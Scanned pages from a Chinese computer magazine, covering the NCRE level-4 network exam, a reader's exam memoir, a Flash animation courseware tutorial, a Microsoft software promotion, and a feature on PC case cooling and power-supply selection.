在前几期中，本刊邀请教育部考试中心对NCRE考试的体系结构和“三级网络技术”等考试科目进行了解读。“网络”是当前的热点，大家普遍都过了二级，不少人也过了三级（其中网络方向报考的人最多），那么我们前方的目标是什么？可以向四级网络进军！



NCRE四级网络工程师的考试设计

大家都参加过很多考试，期中、期末考试、中高、高考等等，但是并不是每人都了解考试。考试可以分为水平性考试和选拔性考试。

水平性考试：目的不是为了将考生区分开，而是根据考生在考试中的表现给出其在相应能力量表上的位置，为用人单位提供相应知识、水平、技能的评价依据，NCRE考试就属于这类考试；

选拔性考试：目的是为了将不同能力的人严格区分开，有一部分试题等同于水平性考试的试题，另外一部分试题则用来做人群区分，就是我们常说的难题、怪题或者偏题，高考、中考等考试就是属于这种考试。

四级网络工程师定位在中小型企业的网络管理员。这个岗位的特点：首先要有广泛的网络技术方面的知识；其次要有足够的动手能力，如网线制作、网络调整、IP地址更换、邮件服务器维护等；最后要有差错排错能力，当发现网络问题时应该能够及时准确地发现差错的根源，及时联系设备厂商对设备进行维护。根据这些特点，用了案例式的教材编写方式，整个教材都是围绕一个在实际工作中随处可见的工作来展开，教材既是针对考试的辅导课本，又是工作中可以随时翻看的工作参考手册。

四级网络工程师与三级网络技术的关系

三级与四级的关系就像读者学习和工作的关系，学习是为了掌握更多的知识，通过工作可以更好地促进知识的掌握。

在科目的设计上，三级网络技术是四级网络工程师的基础，三级的教材偏重于对网络技术知识能力的考核，而四级则侧重对知识在实践工作的具体应用能力的考核。考生通过了三级网络技术考试，掌握了足够的网络知识后，还应该参加一系列的实践工作，通过具体的工作实践才能将所学的知识活学活用于工作中的各个环节。

如何备考四级网络工程师考试

看到这里，不少人已经跃跃欲试了吧？那么四级到底考什么呢？

考核内容包括中小型网络规划与设计、网络系统的构建、网络环境与应用系统的安装调试、网络安全技术、网络系统的现场维护与管理等。考生要了解大型网络系统规划、管理方法，具备中小型网络系统规划、设计的基本能力，掌握中小型网络系统组建、设备配置调试的基本技术，掌握中小型网络系统现场维护与管理基本技术。考生在丰富网络知识的同时还要注重动手能力的培养，这样才能取得好成绩。

通过二级和三级网络技术的同学们，加油哟！相信你们一定能够取得四级网络工程师的证书，站在网络技术行业更高的岗位上。

“我与NCRE”征文大赛优秀作品选登

我与“她”的不解之缘

■ 栾志欢（北京）

想起大学时代，就想起了自己的美丽时光，也想起了NCRE。毕竟NCRE引领我走过了两年，并且这段时间的精神会引领我走完一生！

2002年，我来到济南，成为村里人羡慕的大学生。2003年，我知道只是一味地学习经济学专业是远远不能在社会上立足的，所以开始培养自己对计算机方面的兴趣。

2003年暑假，我爱上了FoxPro编程，做着一道道试题，体会着数字和字母的魅力，越来越投入到电脑世界中，9月开学后没几天，我轻松步入考场，考完后没有去想成绩会如何，只是默默地去书店买了一本计算机三级考试用书和辅导书。后来到网吧查成绩，笔试机试一个优一个良。我非常激动兴奋，立马给烟台一个很好的朋友打电话，她也很替我高兴，并告诉我她也要报名。

我报了三级数据库考试，她报名二级C语言，就这样我们两个人为了一个目标——通过这个考试而共同努力，虽然不在一个城市，但是我们经常互通电话给对方鼓气。转眼到了大二下学期，到了2004年鲜花盛开的春天，我们进入了不同的考场，做着NCRE的试题，同样没有不安与紧张，只有激情与梦想，那就是通过这次考试，让对方认可。没有惊天动地的壮语，没有太多的欢声笑语，没有掌声与奖励，我们俩都通过了考试，我机试满分，她笔试90多分。

随后我英语四级考试也通过了，士气大增，于是报名参加了全国计算机等级考试四级，有同学说我疯了，她依然在背后支持我，鼓励我，给我信心。

2004年的暑假我没有回家，在烟台待了两周后，踏上返回省城的火车，在学校提供的集中宿舍中度过了一个漫长而又愉快的暑假。每天早上醒来我就跑到新华书店如饥似渴地在计算机世界里遨游，中午到外面买个饼，吃完接着回到书店，再一坐就是到晚上7点左右，然后回到学校和新结识的朋友聊聊理想。这个暑假是我大学四年最充实的一个暑假。

结果又让人兴奋：我机试和笔试都通过了，机试满分。而就在这时，她答应做我的女朋友。2006年，我们离开济南来到北京，但是这段挑战NCRE的经历和感情经历却会激励我永远奋斗下去，因为我相信“天道酬勤”！CF [TS04]

果果：奋斗过程中无意间收获了爱，真的很美！福建计算中心的叶龙海在征文中抒发了自己从考生到考点老师的感慨，还讲述了一位70多岁的老者，为了给孙子做榜样，3次参加全国计算机等级考试，并获得优秀的故事，可敬可叹啊！你的难忘故事呢？与大家一起分享吧（请发邮件到ncre@cfan.com.cn）。

Flash不神秘，手把手教你做课件系列之

Flash补间动画与形状，闪闪更精彩

果果：期我们做了一个物理“动能实验”，感受到Flash课件中动画的神奇，本期就以一个“投影与视图”中的“三视图”为例，继续我们的Flash课件之旅——补间动画（本例在线演示地址http://022w.net/flash/sort01/sort020/show-42.html，源文件下载地址http://022w.net/soft/sort013/sort014/down-11.html）。在本例的立方体中，三组箭头代表光线运动方向指向三个面，随后三个面闪烁起来，这个效果是如何实现的呢？

■ 天津 谢文柱

小知识：

做Flash动画时，在两个关键帧中间设置“补间动画”，能实现图画的运动。补间动画分两类：一类是补间形状，用于形状的动画；另一类是补间动画，用于图形及元件的动画。补间动画主要用于图形元件或影片剪辑的位置或者大小、透明度的变化，没有颜色的变化；形状补间主要用于图形（手绘或调用的矢量图形）的位置或者大小、颜色的变化。它们在课件中的应用都非常广泛。美术、英语、语文等课件中，凡是重点强调的部分都可以进行闪烁强调处理。重点部分一闪一闪的，学生的注意力更加集中，对知识点的记忆更加深刻。

基础篇：获得立方体和箭头

简单做法：

用截图软件直接截取素材，转化成元件，利用补间动画和透明度控制实现最终效果。这个做法速度快，但是素材会产生失真；精细做法步骤多一些，但可以使动画流畅，过度平滑，我们来看看实现的过程。


精细做法：

首先导入（Ctrl+R）事先准备好的jpg图片素材，可以直接从人教网站下载，也可以通过教材进行扫描。准备基本的矢量素材，这里要先调出标尺，进入“视图→标尺”，用鼠标拖出“辅助线”紧贴主背景边缘，目的是导入的图片大于主背景时，可以准确知道要绘制的对象的位置，也可以调出“变形”（Ctrl+T），调整导入的图片大小。

下面就是锁定当前图层，新建一个图层，在新图层用“线条工具”结合“文本工具”做出需要的矢量图部分，绘图过程要用到“缩放工具”（快捷键是M\Z），同时可以通过按键盘Alt进行放大缩小的切换。利用“填充变形工具”进行颜色填充和效果渲染。

背投影物体和投影线不应该在同一层，需要把前面绘制的矢量图素材放到单独层里面，然后调整它们的先后顺序，补齐相关数字和辅助线。


现在绘制出来的静态矢量图就是我们最后看到的结果，先选中所有帧，把已绘制好的矢量图调整到舞台正中，再用我们上期提到的“补间动画”制作出投影线的动画效果（见图1）。



● as层：添加了两个“stop();”用来控制动画的停止。
按钮层：从公用库里拖出按钮可以节省制作时间，在按钮上添加按钮动作：on (release) {gotoAndPlay(2);}
弧线、投影图、文字层：主要是辅助说明。
背投影物体层：绘制的背投影物体。
线1、线2、线3层：对投影方向来的光线进行补间动画处理层，这里每个层里的四条线在转化成一个元件后，进行补间动画。

进阶篇：让投影面闪烁，配上文字和按钮

通过动画补间，立方体的光线指向了投影面，如何让投影面闪烁呢？主视图、左视图、俯视图我们已经转化成元件了，现在单击主视图，对其进行编辑，在第15帧（F6）插入关键帧，并把图形的颜色调整成“#00FFFF”，也可以是其他帧、其他颜色。点中第一帧，选择“属性”里的“补间形状”，其他参数默认，保存，运行（Ctrl+Enter）看一下效果（见图2）。同理设置左视图、俯视图，投影后的投影就呈现闪烁效果了！



图形主体做好了，总感觉缺什么，再来些说明文字和演示按钮吧！

首先把课件配图文字（本例为相关的概念和定义）在适当的地方展示出来。在图层按钮下面加一层，命名为“定义”，录入主视图、左视图、俯视图的定义文字，转化为新影片剪辑命名为“定义”，实例名称“dy”（见图3）。再制作一个透明按钮：新建按钮元件，在按钮元件的“点击”帧插入空白帧，画一个矩形，一个透明按钮就做好了。最后加代码：



```
on (release) {
    this.dy.gotoAndPlay(2);//当前层实例名为“dy”的元件，跳转到第二帧并播放。
}
```

以上起到提纲挈领的作用。课件的开篇和结尾技巧我们会在随后的文章中与大家分享。

小提示：

通过询问动画、补间形状的有效结合，可以简化一些原本复杂的操作。一次我做一个英语课件，实现的效果是用编程来控制顺排8个单词的颜色变化和读音，最开始我把8个元件分别实例化命名，编了很多程序来调用，实现了后静下心来一想，其实用补间动画、补间形状相结合，再加上按钮就可以完成。CF [TS05]



3重惊喜全给你，超值￥398

网络培训课程礼券：附赠价值￥400元的网络培训课程礼券，帮您迅速掌握使用技巧！

可供3台电脑使用：许可安装在3台电脑上，1人买3人用！

微软免费电话支持：尽享微软无限次免费电话支持，服务更贴心！

Microsoft Office 中文家庭和学生版 2007

本套件包括以下 Microsoft Office 程序

Word 2007
Excel 2007
PowerPoint 2007
OneNote 2007



送价值45元的微软时钟书签（《电脑爱好者》读者独家享有）

Microsoft Office
中文家庭和学生版 2007
限量促销版

Word　PowerPoint
Excel　OneNote

注：仅限安装一台电脑

￥199



送Microsoft短袖T恤衫（《电脑爱好者》读者独家享有）

Windows XP
简体中文家庭
正版增值计划套装
(Windows XP Home Edition)

★ 经济实惠
★ 高兼容性
★ 安全更新、增强功能和支持。
★ 快速的使用体验。

~~￥960~~

￥399

Windows Vista

￥49

微软网络培训课程礼券



微软网络培训课程



结业证书



轻松成为微软Office专家！

现在购买398元 Microsoft® Office中文家庭和学生版2007，即送微软网络培训课程礼券，完成互动课程后，可获微软认证之网络培训学时证书，轻松成为微软Office专家。

电脑爱好者
与微软公司强强合作
微软零售彩盒包产品家族
媒体独家销售



购买方法：

1.邮局汇款 地址：北京市123信箱，收款人：电脑爱好者杂志社，邮编:100036，根据你购买的产品，在汇款单附言注明"Office 199"，"Office 398"，"Windows XP","Windows Vista"同时请留下联系电话。

2.网上商城订购：http://shop.cfan.com.cn

3.杂志社直接购买：北京市海淀区万寿路翠微中里16号3号楼4层

此活动的最终解释权归微软(中国)公司所有。Microsoft Office 中文家庭和学生版2007 建议零售价￥398 仅授权于个人用户，不得用于任何商业用途、任何非赢利或产生收入的业务活动或任何政府组织。为了保护您的合法权益，请您在购买时确认已知悉此详情。更多相关信息请登入微软Office零售网站http://www.microsoft.com/china/office/consumer/value/

"嘀嘟~嘀嘟~嘀嘟~!"

"什么?床位已经满了?医生你可不能见死不救啊,我家电脑发烧已经两个礼拜了,你看看都烧傻了,再烧下去后果不堪设想啊!"

"医生,医生,看看我的电脑,它天天打喷嚏,喷得我已经受不了了,还动不动就玩个头疼死机。我这还有项目要做,你先看看好不好?"

"医生啊,别管他们的电脑了,你先看看我。我已经神经衰弱几个月了,自打电脑通气不畅天天呼呼地在我卧室响(晚上有下点大片的爱好),几个月没睡好觉了。"

"你们这算病吗?我这个电脑每天'咔咔咔、嗡嗡嗡'地在我身边咳嗽,我怀疑它得了肺结核!"

医生:"行了!行了!安静,这是医院,不是菜市场。你们这电脑都是一种病,这病说大也大,说小也小。它叫'感冒',当然电脑的'感冒'并不传染。别紧张,不用隔离。"

忽冷忽热 别让电脑得上流感

晚上服白片,不瞌睡……
白天服黑片,睡得香……
康必得治感冒,中西药结合疗效好
常备重要哦!

早一粒,晚一粒,
驱走感冒困扰……

医生:"去去去,这些药都治不了电脑的'感冒',这谁添乱呢?药房的小王是不是你!?"

气候干燥,给人的身体带来诸多不适,人处在这种室内外空气湿度都很低的环境中,最容易"上火",首先伤及的就是肺。加上此时节乍暖还凉,早晚温差大,人体易受凉,从而可诱发感冒、咳嗽、气管炎、咽喉炎、慢性支气管炎急性发作、慢性阻塞性肺病继发感染等呼吸系统疾病。预防和早期治疗很重要。多喝水、多运动,保证充足的睡眠和营养,是预防感冒呼吸道疾病的好方法。

但是电脑也需要预防为主、防治结合才能达到最好的疗效。

症状一、高烧发热,通气不畅

特征:持续高温不退,室内温度正常,患者有头脑迟钝、间歇性失忆的症状

病因:电脑,除了显示器、键盘、鼠标等外设外,机箱内的各个硬件都是发热大户,中央处理器(CPU)、主板、内存、图形处理器(GPU)、硬盘、电源等,甚至各类连接用的数据线与电源线,也都是发热源。这些热都是从何而来的呢?

由于电子元器件内阻,电能转换成为热能而发散出来。可能相对而言,这些部件的发热量还是比较小的,但是当这么多发热源集中在一个有限的空间里以后,那发热量就相当可观了。如果机箱无法起到良好的散热效果,那么郁积下来的热量势必对电脑硬件以及系统的正常使用造成严重影响,如此说来,对机箱的散热要求就非常高了。

常见误区:

★利用电风扇辅助散热

首先我们打开机箱,利用电风扇辅助散热。机箱内环境温度由于机箱侧盖的打开有所下降,但是电脑核心配件的温度却没有得到改善,有些甚至还有所上升。例如CPU散热,由于CPU本身并没有得到电风扇的散热支持,最主要的散热设备依然是散热风扇,而依靠CPU散热风扇进行散热的主机供电电路,却被电风扇吹乱了原本的风流,使之得不到有效的散热。

此外,显卡由于其位置特殊,更是得不到电风扇风流的支持。电源、硬盘等其他配件的散热本来都是依靠箱内风流循环的,这下被电风扇扰乱了风流,无法满足循环条件,散热效果也就不太好了。如果你的硬盘位置较为偏僻,得不到电扇风力的直接支持,温度还会上升。

★利用空调降低室温

那么空调效果如何呢?测试中使用羿龙X3 8750,不开空调,室温为35度的时候,CPU外部温度为83度,当我们打开空调,室内温度为25度是,机箱内温度明显下降,CPU的外部温度也降低到了49度。但是主板显示的CPU的内核温度却一点也没有变化。

可以看出,这两种方法虽然都能够将机箱内温度降低,但是对核心配件的温度却没有本质影响,反而由于打开了机箱盖,增加了室内噪音和大量的电磁辐射。

★加装大量风扇



理论上说，机箱风扇安装得越多，散热的效果越好，但是实际上，散热的好坏并不是单纯通过风扇的数量来决定的，风扇的增多只会带来更大的噪音以及灰尘。

▲合理的加装风扇才能更好地利用机箱内部风道，大量风扇的引入很容易使机箱内气流紊乱，和电风扇侧吹的道理是相同的。

防治方法：

相信大家都有过这样的体会：在夏天，坐在两头通风的巷子内会感觉特别凉快，这是因为巷子本身就构成了一个风道，冷却风流一边进，一边出，形成自然的空气流动带走身体的热量。

和外界空气对流的原理类似，当冷空气通过机箱内部时，它会带走机箱中发热元件上的热量，空气受热后密度降低，并上升到机箱顶部汇聚，再经过抽气风扇而排出机箱外，此时它的温度已经比环境空气温度有所升高，整个过程就形成了我们常说的冷却风道。





▲38℃机箱很好的解决了风道问题，让CPU以及CPU周围的发热大户直接得到了箱子外冷空气。

而一款散热效果优秀的机箱便具备以上条件。此外金属面板，符合38℃标准更是防治的重中之重。内部配件的低发热也是不可或缺的一环。


入选产品：

航嘉祥云H401机箱




机箱类型
塔式机箱
机箱结构
ATX/microATX
扩展仓位
3.5×6+5.25×4
标配电源
航嘉2008（230W）
入选理由
侧板38度导风管
前后可装配12厘米的风扇

技展钢铁侠机箱



机箱类型
塔式机箱
机箱结构 ATX/microATX
扩展仓位
3.5×7+5.25×4
标配电源 无
入选理由
侧板38度导风管
前面板散热孔，并可装配12cm的风扇
后面板可装配8cm风扇
金属彩钢面板

金河田飓风Ⅱ8197B机箱



机箱类型
塔式机箱
机箱结构
ATX/microATX
扩展仓位
3.5×8+5.25×4
标配电源 无
入选理由
侧板38度导风管
前后可装配
12厘米的风扇

症状二、咳嗽不止

特征：嗡嗡响声不断，并伴有不定时晕厥（死机），周期性并发症

病因：可以确定的是机箱内部配件或风扇由于周期性旋转产生，多以硬盘、电源风扇、显卡风扇、CPU风扇为罪魁祸首。究其原因无非为两种。

一种是固定方式的原因，由于坚硬表面相接触没有胶垫类物质作为缓冲带，固定过紧或过松都会造成此类现象。

另一种是机箱结构的原因，厚度过薄的金属侧板、整体松散的机箱结构都是造成震动的罪魁祸首。

并发症：首先机箱震动的大受害者便是硬盘，其在工作时磁头悬浮高度的过低导致了震动会对硬盘造成致命损伤。其次机箱震动很容易使内存和显卡松动，接触不良甚至无意中的"热插拔"。

五大治标不治本：

★1.在箱盖内与箱体直接接触的部位贴上3~4毫米厚的塑料泡沫条，再拧紧箱盖。

★2.降低风扇转速，开启硬盘AAM模式。

★3.用胶钉固定风扇及硬盘。

★4.使用重物压住机箱。

★5.在机箱下安置泡沫或胶垫。

防治方法：

首先，在用料上，不应过于为外观好看或满足猎奇心理，而去采用象塑料、彩塑、有机玻璃这样的材质作为机箱外壳使用。金属材料必须是其主要的用料，如常见的：电镀锌（SECC，耐指纹，具有较优的耐蚀性，而且保持了冷轧板的加工性，是电脑机箱的常见用品）；热镀锌（SGCC）、镀铝锌（SGLD，比SGCC的有更优异的性能，如耐蚀性、耐热性、热传导

机箱常见材料对比表


种类	基本用料	可冲压	外观色彩	可制造性	防辐射性	耐冲击	防腐蚀	耐磨性	可回收	在计算机机箱上的可用性
普通钢板	电镀锌、热镀锌、镀铝锌板等	可	差	较佳	较强	强	一般	强	可	好
塑料	ABS、HIPS、PMMA等	可	差	佳	弱	一般	较强	一般	难	一般
彩塑	ABS、HIPS、PMMA等	可	佳	佳	弱	一般	较强	一般	难	一般
彩钢	电镀锌、热镀锌、镀铝锌板等	可	佳	较佳	强	强	强	强	可	好
铝合金	铝镁合金、铝锰合金、铝锌合金板等	可	一般	佳	强	强	强	强	可	好
碳素纤维	碳素纤维	可	一般	佳	一般	强	强	较强	难	一般
玻璃	有机玻璃	可	一般	较佳	弱	弱	强	差	[illegible]	差

及热反射性、成型性、焊接性都比前者更好）都是服务器机箱常见的用料。除此之外，铝合金也是服务器机箱常见的用料之一，铝合金密度低，但强度比较高，接近或超过优质钢，塑性好，可加工成各种型材，具有优良的导电性、导热性和抗蚀性，也在服务器机箱上使用广泛，使用量仅次于钢。

其次，就要看机箱的整体结构，晃动不偏斜，按压不变形是最基本的要求。观察金属焊接处的品质、机箱内部边缘处理、重物（可用消费者本身的体重）放置来测试机箱的结构牢固度。

入选产品


多彩SH496机箱



机箱类型
塔式机箱
机箱结构
ATX/microATX
扩展仓位
3.5×8+5.25×4
标配电源
多彩双核（300W）
入选理由
0.8mm厚镀锌钢板、

整体稳定的架构机箱配有可收放式支架

华硕M2-TA机箱



机箱类型
塔式机箱
机箱结构
ATX/microATX
扩展仓位
3.5×4+5.25×4
标配电源无
入选理由
0.8mm厚镀锌钢板
出色的内部结构设计

航嘉黑晶H900机箱

机箱类型
卧式机箱
机箱结构
ATX/microATX
扩展仓位
3.5×6+5.25×1
标配电源
无
入选理由
全铝合金设计、稳固的结构设计、底部设有垫脚

症状三、头痛

特征：随思考问题（系统负荷）的难易程度，间歇性晕厥（死机）或呼吸不畅。

病因：如果说CPU是电脑一颗强劲的心，那么电源就是它的能量中心了。电源在PC电脑中并不为用户所重视，但正是这个经常被忽视的产品，却为CPU、内存、光驱等所有电脑设备提供稳定、连续的电流。如果电源出了问题，也就无法给其他配件提供能量，就会影响电脑的正常工作，甚至损坏硬件。电脑故障中，很大一部分就是由于电源引起的。

▲随着DIY配件的价格越来越透明，攒机商为了赚钱，更多的是在机箱、电源以及显示器等周边配件上留出利润。如果你一味追求低价格，也极有可能被商家调换成黑电源。因此

并发症：

★1.硬盘出现坏磁道。
★2.光驱读刻盘性能不好。
★3.超频不稳定。
★4.主机经常莫名其妙地重新启动。
★5.电脑运行伴有"轰轰"的噪声。
★6.显示器上有水波纹。

防治方法：

★1.看电源的重量

一般来说，品质好的电源产品，用料扎实，所以一般质量比较重的产品的做工和品质都比较出色，当然，从重量来确定电源产品的质量，只是一个参考，也不能一概而论。有些电源厂商抓住用户选电源看重量的心理，增加电源的重量，在选购时要注意。

★2.看电源的外壳

检查电源外壳是最直观的辨别方法之一。考虑到外壳影响到电磁波的屏蔽和电源的散热性，目前ATX电源外壳多采用镀锌钢板材料，也有部分产品采用了全铝制品以提高散热性。现在市场中还有一些所谓"黄金版"产品，外壳镀金或镀镍，不仅美观还能起到防锈的作用。但一些劣质电源，自然不会使用高档材料，通常会采用厚度较薄的外壳或者干脆采用镀锌的铁皮，这种电源外壳强度较差，稍用力就会出现较大的变形，更谈不上防辐射和散热性。

★3.看电源铭牌

前面我们已经说过，在电源的铭牌上标有电源各路输出的参数，通过这些参数，我们可以快速估算出该款电源的实际功率，以及观察该款电源是否通过一些重要的认证。此外，质量上乘的电源，铭牌印制清晰规范，并且标注了各项输出电压的联合输出功率和各种认证标志，而质量较差的电源，往往铭牌印刷质量粗糙，并且没有标注各项输出电压的联合输出功率。

★4.看电源输出线的质量

一款质量上乘的电源产品，其电源输出线一般都采用较粗的线材，能够承受更大的电流，并且电源输出线通常比较长，而质量低劣的电源产品，在电源输出线的质量方面往往偷工减料，使用比较细比较短的线材。

主动式PFC → 风扇转速降低 低噪音
主动式PFC → 高电能转换率 → 低放热量 → 风扇转速降低 低噪音

采用主动PFC的产品不仅仅在节能方面表现优秀，并且在发热量、噪音等方面表现也同样突出。

小知识 感冒时能玩电脑吗？

最好不要这样做。因为感冒时，大脑会处于缺氧状态，这也是感冒时有时会头疼的原因，玩电脑又会使大脑处于高度集中的状态，需要大量的氧供应，这会使大脑的缺氧状态进一步恶化，所以，静养是对感冒最好的。

入选产品



多彩DLP-500A超霸节能版

额定功率（W）350

项目	参数
+5V输出电流（A）	25
+12V1输出电流（A）	14
+12V2输出电流（A）	10
风扇尺寸（cm）	12cm

入选理由

12cm大风车四色风扇、350W额定功率
+5VSB线路采用节能芯片、（DM311）设计，待机功耗小于1W
采用主动式PFC、支持宽幅，满足AC90V-264V



长城 BTX-500S

额定功率（W）400

项目	参数
+5V输出电流（A）	14
+12V1输出电流（A）	17
+12V2输出电流（A）	15
风扇尺寸（cm）	12cm

入选理由

12cm大风车静音结构、400W额定功率
双12V供电、过压保护、
过电流保护、短路保护



航嘉多核 DH6

额定功率（W）400

项目	参数
+5V输出电流（A）	14
+12V1输出电流（A）	14
+12V2输出电流（A）	13
风扇尺寸（cm）	12cm

入选理由

12cm大风车静音结构、400W额定功率
双12V供电、过压保护、过电流保护、
短路保护、防雷击保护

感冒克星排行榜

医生：说了这么多，大家也该明白了，所谓流感不过是因为平日不为我们所重视的部分——机箱、电源产生的一系列故障罢了。预防起来说简单也简单，选购优秀的产品是不可或缺的。

最佳散热奖


航嘉祥云H401机箱





获奖理由：这款航嘉祥云H401采用高工艺冲压铝制板材工艺制作，各种设备安装仓位数量充足。板材处理细致，和其他廉价机箱相比在DIY刮伤手指保护上可谓是大厂设计风范。散热风道上与辅助引导风扇符合英特尔38度行业机箱设计标准。

技展钢铁侠机箱




获奖理由：机箱为了给各个硬件散热费尽心思，例如在主板的位置也设计了散热小孔，而在硬盘、光驱的相关位置同样也开了散热孔，并且都严格按照了电磁辐射波的波长进行特别加工，在一定程度上，这样的加工设计可将大部分的具有特定波长的电磁波折射或反射在机箱内部。在前置面板的设计上，也抛弃了塑料制造，采用彩钢材质，在增强散热的同时更加能够阻止电磁辐射的穿透。

最佳结构奖

航嘉黑晶H900机箱

得奖理由：黑晶H900有着非常豪华的工业设计和做工，黑色全铝材质，整体采用了金属拉丝工艺，质感十足。机箱内部结构宽敞、合理，提供有6个3.5英寸硬盘




位和1个5.25英寸光驱位，充分考虑了HTPC用户硬盘数量多的需求，在安装上也采用硬盘笼的方式，利于用户日常拆卸。

最稳定能源奖

航嘉多核 DH6

得奖理由：航嘉多核DH6HK500额定功率高达400W，符合IntelATX2.2版规范，双路+12V输出+12V2峰值电流达到16.5A，满足多核心处理器在开机瞬间峰



值电流的要求，适应数字家庭多任务处理。 在接口方面也是很齐备的，支持20+4PIN、3大1小、方4PIN、2个方6PIN以及SATA接口，完全满足高端用户的需求。

CF [YP01]

买本3000元1年，还是5年5000元？

■文/本刊记者

